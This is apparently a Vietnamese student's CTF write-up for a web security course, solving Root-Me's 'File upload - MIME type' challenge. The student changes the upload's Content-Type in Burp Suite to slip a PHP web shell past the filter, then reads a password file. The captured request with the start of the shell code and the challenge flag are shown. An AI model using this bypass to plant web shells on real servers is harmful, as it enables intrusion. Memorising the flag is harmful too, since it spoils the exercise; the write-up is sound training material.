BÀI TẬP CTF

Bảo mật web và ứng dụng – NT213.M21.ANTN


Giảng viên hướng dẫn: Đỗ Hoàng Hiển

Sinh viên thực hiện: 19520199 – Lê Tôn Nhân

Challenge 7: File upload - MIME type (level easy)

Link challenge: https://www.root-me.org/en/Challenges/Web-Server/File-upload-MIME-type


- Mục tiêu của ta là tìm cách upload file PHP lên server và đọc file passwd để tìm password ở thư mục root




- Truy cập vào thử thách ta được trang web bên dưới



- Trang web có 3 tab là defaced, upload, pirate. Ở đây ta sẽ chỉ cần quan tâm đến tab upload vì ta có thể upload file của mình lên tại đây.
- Ta sẽ upload file shell.php của mình lên server để chiếm được shell. Ở đây em sử dụng pownyshell (p0wny-shell/shell.php) để thực hiện tấn công.



- Ta chỉ có thể upload được file gif, jpeg hay png mà thôi, do đó ta không thể upload file shell.php của mình được.
- Sử dụng burpsuite để bắt gói request upload




- Ta thấy request có dòng **Content-Type: application/octet-stream** để định kiểu dữ liệu gửi đi. Do đó ta chỉ cần sử dụng burpsuite chặn gói request và sửa đổi thành **Content-Type: image/png** là sẽ bypass được.

- Thực hiện gửi lại request sau khi sửa đổi


```
Pretty Raw Hex ☐ \\\ \\ \\ \| \| \| \| \|
 1 POST /web-serveur/ch21/?action=upload HTTP/1.1
 2 Host: challenge01.root-me.org
 3 Content-Length: 17663
 4 Cache-Control: max-age=0
 5 Upgrade-Insecure-Requests: 1
 6 Origin: http://challengeOl.root-me.org
 7 Content-Type: multipart/form-data;
   boundary=----WebKitFormBoundaryArLAuwV03BT0K3Ky
 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
   like Gecko) Chrome/99.0.4844.74 Safari/537.36
 9 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
   e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://challenge01.root-me.org/web-serveur/ch21/?action=upload
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=798f5c9eb6144b8f792d47db72ab53b3; _ga_SRYSKX09J7=
   GS1.1.1648739308.1.0.1648739308.0; _ga=GA1.1.55136260.1648739309
14 Connection: close
16 -----WebKitFormBoundaryArLAuwV03BT0K3Ky
17 Content-Disposition: form-data; name="file"; filename="shell.php"
18 Content-Type: image/png
20 <?php
21
22 function featureShell($cmd, $cwd) {
23
       $stdout = array();
25
       if (preg_match("/^\s*cd\s*$/", $cmd)) {
```

- Kiểm tra lại bên trang web



- Ta thấy file shell.php của ta đã upload thành công
- Click vào file shell.php và ta đã chiếm được shell thành công. Sử dụng lệnh ls -la để liệt kê tất cả các file kể cả các file ẩn
- Ta tìm được vị trí của file. passwd. Từ đó đọc file này ta tìm được password

- Password tìm được là a7n4nizpgQgnPERy89uanf6T4
- Nộp password này và ta vượt qua thử thách thành công



FLAG: a7n4nizpgQgnPERy89uanf6T4